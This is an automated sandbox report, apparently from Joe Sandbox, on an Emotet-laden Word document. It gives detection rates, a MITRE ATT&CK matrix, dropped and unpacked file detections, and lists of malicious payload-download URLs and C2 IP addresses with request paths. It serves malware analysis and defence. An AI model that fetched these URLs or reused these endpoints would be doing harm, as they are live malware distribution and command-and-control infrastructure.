
Stealing of Sensitive Information:

Yara detected Emotet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	N E
Valid Accounts	Windows Management Instrumentation 1 1	Path Interception	Process Injection 1 1 1	Masquerading 2 1	OS Credential Dumping	Security Software Discovery 1 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	E In N C
Default Accounts	Command and Scripting Interpreter 2 1 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 2	LSASS Memory	Virtualization/Sandbox Evasion 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Standard Port 1	E R C
Domain Accounts	Scripting 3 2	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1 1	Security Account Manager	Process Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 2	E Tr Lo
Local Accounts	Exploitation for Client Execution 3	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1 1 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Application Layer Protocol 2	S St
Cloud Accounts	PowerShell 3	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 3	LSA Secrets	File and Directory Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Application Layer Protocol 2	M D C
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Scripting 3 2	Cached Domain Credentials	System Information Discovery 1 5	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Ja D Sc
External Remote Services	Scheduled Task	Startup Items	Startup Items	Hidden Files and Directories 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	R Ap
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Obfuscated Files or Information 1 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	D In Pr
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Rundll32 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	R Ba


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
PO# 01222021.doc	66%	Virustotal		Browse
PO# 01222021.doc	51%	Metadefender		Browse
PO# 01222021.doc	68%	ReversingLabs	Document-Word.Trojan.Emotet	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\Nk2duhb\Gxlh9ia\E6_R.dll	100%	Joe Sandbox ML		
C:\Users\user\Nk2duhb\Gxlh9ia\E6_R.dll	49%	Metadefender		Browse
C:\Users\user\Nk2duhb\Gxlh9ia\E6_R.dll	86%	ReversingLabs	Win32.Trojan.EmotetCrypt	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
11.2.rundll32.exe.200000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
10.2.rundll32.exe.1f0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
8.2.rundll32.exe.10000000.3.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
7.2.rundll32.exe.10000000.2.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
13.2.rundll32.exe.10000000.2.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
16.2.rundll32.exe.10000000.2.unpack	100%	Avira	HEUR/AGEN.1110387		Download File

Source	Detection	Scanner	Label	Link	Download
9.2.rundll32.exe.230000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
16.2.rundll32.exe.250000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
9.2.rundll32.exe.210000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
10.2.rundll32.exe.10000000.3.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
11.2.rundll32.exe.10000000.2.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
12.2.rundll32.exe.210000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
14.2.rundll32.exe.10000000.3.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
12.2.rundll32.exe.10000000.3.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
14.2.rundll32.exe.200000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
16.2.rundll32.exe.230000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
8.2.rundll32.exe.1f0000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
15.2.rundll32.exe.210000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
9.2.rundll32.exe.10000000.2.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
13.2.rundll32.exe.1d0000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
7.2.rundll32.exe.190000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
10.2.rundll32.exe.210000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
11.2.rundll32.exe.1e0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
14.2.rundll32.exe.1e0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
7.2.rundll32.exe.170000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
15.2.rundll32.exe.10000000.2.unpack	100%	Avira	HEUR/AGEN.1110387		Download File

Domains

Source	Detection	Scanner	Label	Link
cab.mykfn.com	4%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://cab.mykfn.com/admin/X/	15%	Virustotal		Browse
http://cab.mykfn.com/admin/X/	100%	Avira URL Cloud	malware	
http://gocphongthe.com/wp-content/IMMC/	11%	Virustotal		Browse
http://gocphongthe.com/wp-content/IMMC/	100%	Avira URL Cloud	malware	
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	0%	URL Reputation	safe	
http://ie-best.net/online-timer-kvhxz/ilXL/	11%	Virustotal		Browse
http://ie-best.net/online-timer-kvhxz/ilXL/	100%	Avira URL Cloud	malware	
http://www.letscompareonline.com/de.letscompareonline.com/wYd/	100%	Avira URL Cloud	malware	
http://https://sectigo.com/CPS0D	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0D	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0D	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://bhaktivrind.com/cgi-bin/JBbb8/	100%	Avira URL Cloud	malware	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://cab.mykfn.com	100%	Avira URL Cloud	malware	
http://vanddnabhargave.com/asset/W9o/	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
cab.mykfn.com	103.143.46.51	true	true	• 4%, Virustotal, Browse	unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://cab.mykfn.com/admin/X/	true	• 15%, Virustotal, Browse • Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	rundll32.exe, 00000006.0000000 2.2103112691.0000000001D57000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2102339016.000 0000002067000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2116873780.000000000 2207000.00000002.00000001.sdmp	false		high
http://www.windows.com/pctv.	rundll32.exe, 00000009.0000000 2.2125315211.0000000001E80000. 00000002.00000001.sdmp	false		high
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	powershell.exe, 00000005.00000 002.2097308660.0000000003C0800 0.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://investor.msn.com	rundll32.exe, 00000006.0000000 2.2102951545.0000000001B70000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2102183359.000 0000001E80000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2115579456.000000000 2020000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000 002.2125315211.0000000001E8000 0.00000002.00000001.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	rundll32.exe, 00000006.0000000 2.2102951545.0000000001B70000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2102183359.000 0000001E80000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2115579456.000000000 2020000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000 002.2125315211.0000000001E8000 0.00000002.00000001.sdmp	false		high
http://www.icra.org/vocabulary/.	rundll32.exe, 00000006.0000000 2.2103112691.0000000001D57000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2102339016.000 0000002067000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2116873780.000000000 2207000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	powershell.exe, 00000005.00000 002.2092035965.000000000219000 0.00000002.00000001.sdmp, rund ll32.exe, 00000008.00000002.21 17451818.00000000028F0000.0000 0002.00000001.sdmp	false		high
http://ocsp.sectigo.com0	powershell.exe, 00000005.00000 002.2097308660.0000000003C0800 0.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://gocphongthe.com/wp-content/IMMC/	powershell.exe, 00000005.00000 002.2097226139.0000000003B1E00 0.00000004.00000001.sdmp	true	• 11%, Virustotal, Browse • Avira URL Cloud: malware	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	powershell.exe, 00000005.00000002.2097308660.0000000003C08000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ie-best.net/online-timer-kvhxz/ilXL/	powershell.exe, 00000005.00000002.2097226139.0000000003B1E000.00000004.00000001.sdmp	true	• 11%, Virustotal, Browse • Avira URL Cloud: malware	unknown
http://investor.msn.com/	rundll32.exe, 00000006.00000002.2102951545.0000000001B70000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2102183359.0000000001E80000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2115579456.0000000002020000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000002.2125315211.0000000001E80000.00000002.00000001.sdmp	false		high
http://cambiasuhistoria.growlab.es/wp-content/hGhY2/	powershell.exe, 00000005.00000002.2097226139.0000000003B1E000.00000004.00000001.sdmp	false		high
http://www.letscompareonline.com/de.letscompareonline.com/wYd/	powershell.exe, 00000005.00000002.2097226139.0000000003B1E000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://sectigo.com/CPS0D	powershell.exe, 00000005.00000002.2097308660.0000000003C08000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.%s.comPA	powershell.exe, 00000005.00000002.2092035965.0000000002190000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2117451818.00000000028F0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://bhaktivrind.com/cgi-bin/JBbb8/	powershell.exe, 00000005.00000002.2097226139.0000000003B1E000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	rundll32.exe, 00000006.00000002.2103112691.0000000001D57000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2102339016.0000002067000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2116873780.0000000002207000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.hotmail.com/oe	rundll32.exe, 00000006.00000002.2102951545.0000000001B70000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2102183359.0000000001E80000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2115579456.0000000002020000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000002.2125315211.0000000001E80000.00000002.00000001.sdmp	false		high
http://cab.mykfn.com	powershell.exe, 00000005.00000002.2097308660.0000000003C08000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://vanddnabhargave.com/asset/W9o/	powershell.exe, 00000005.00000002.2097226139.0000000003B1E000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
195.159.28.230	unknown	Norway		2116	ASN-CATCHCOMNO	true
69.38.130.14	unknown	United States		26878	TWRS-NYCUS	true
103.143.46.51	unknown	India		17439	NETMAGIC-APNetmagicDatacenterMumbaiIN	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	344615
Start date:	26.01.2021
Start time:	19:54:57
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 18s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	PO# 01222021.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	18
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout

Detection:	MAL
Classification:	mal100.troj.evad.winDOC@28/8@1/3
EGA Information:	• Successful, ratio: 90.9%
HDC Information:	• Successful, ratio: 31.6% (good quality ratio 29.4%) • Quality average: 70.8% • Quality standard deviation: 26.8%
HCA Information:	• Successful, ratio: 83% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Found warning dialog • Click Ok • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe • TCP Packets have been reduced to 100 • Execution Graph export aborted for target powershell.exe, PID 1296 because it is empty • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryAttributesFile calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
19:55:37	API Interceptor	1x Sleep call for process: msg.exe modified
19:55:38	API Interceptor	44x Sleep call for process: powershell.exe modified
19:55:53	API Interceptor	201x Sleep call for process: rundll32.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
195.159.28.230	FP4554867134UQ.doc	Get hash	malicious	Browse	• 195.159.28.230:8080/1kewy5snl5u5qwd1i/2m2zjf0onqwa3jb46/txmdgqo8th3cjzzn3/e09y7w1/n16qjyb3buse6byb/1xkxxrlbgrsn7c/
	79a2gzs3gkk.doc	Get hash	malicious	Browse	• 195.159.28.230:8080/qx5bd9nftkeamx9go/tfd1n5eo46apeeemf0b/mj4150jmaay6lk5516s/fvisgp1w/jgoi7zg/0vfpwrsi4wovyhl/

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	INFO.doc	Get hash	malicious	Browse	• 195.159.28.230:8080/u4vcbkercn0qjbn6d/1p4m0oqpu4fiqr/mxqkk/
	DKMNT.doc	Get hash	malicious	Browse	• 195.159.28.230:8080/u14g/zkd6myomm2wuro5/q121fslblp4j4u7p7ny/boxgaf0or/u8p9yrywc1amf/
	WWB4766-012021-4480624.doc	Get hash	malicious	Browse	• 195.159.28.230:8080/orsnig0hr2s74h42s/s6f5l/8oomdsfuyoft/ut3wi8ze1lmdcgp5d/zu7j1c9ns/otptuv61n2r997toe/
	file.doc	Get hash	malicious	Browse	• 195.159.28.230:8080/3j8r06xre/8aflom7at/nfsdzovs6zi5xy894/pzjbw/
	Dokumentation_2021_M_428406.doc	Get hash	malicious	Browse	• 195.159.28.230:8080/n0jv/20kkdc3lp37n1r7yr9l/7fl0uh0jxz/
69.38.130.14	FP4554867134UQ.doc	Get hash	malicious	Browse	
	79a2gzs3gkk.doc	Get hash	malicious	Browse	
	INFO.doc	Get hash	malicious	Browse	
	DOK-012021.doc	Get hash	malicious	Browse	
	DKMNT.doc	Get hash	malicious	Browse	
	WWB4766-012021-4480624.doc	Get hash	malicious	Browse	
	file.doc	Get hash	malicious	Browse	
	Dokumentation_2021_M_428406.doc	Get hash	malicious	Browse	
103.143.46.51	DOK-012021.doc	Get hash	malicious	Browse	• cab.mykfn.com/admin/X/
	DKMNT.doc	Get hash	malicious	Browse	• cab.mykfn.com/admin/X/
	WWB4766-012021-4480624.doc	Get hash	malicious	Browse	• cab.mykfn.com/admin/X/
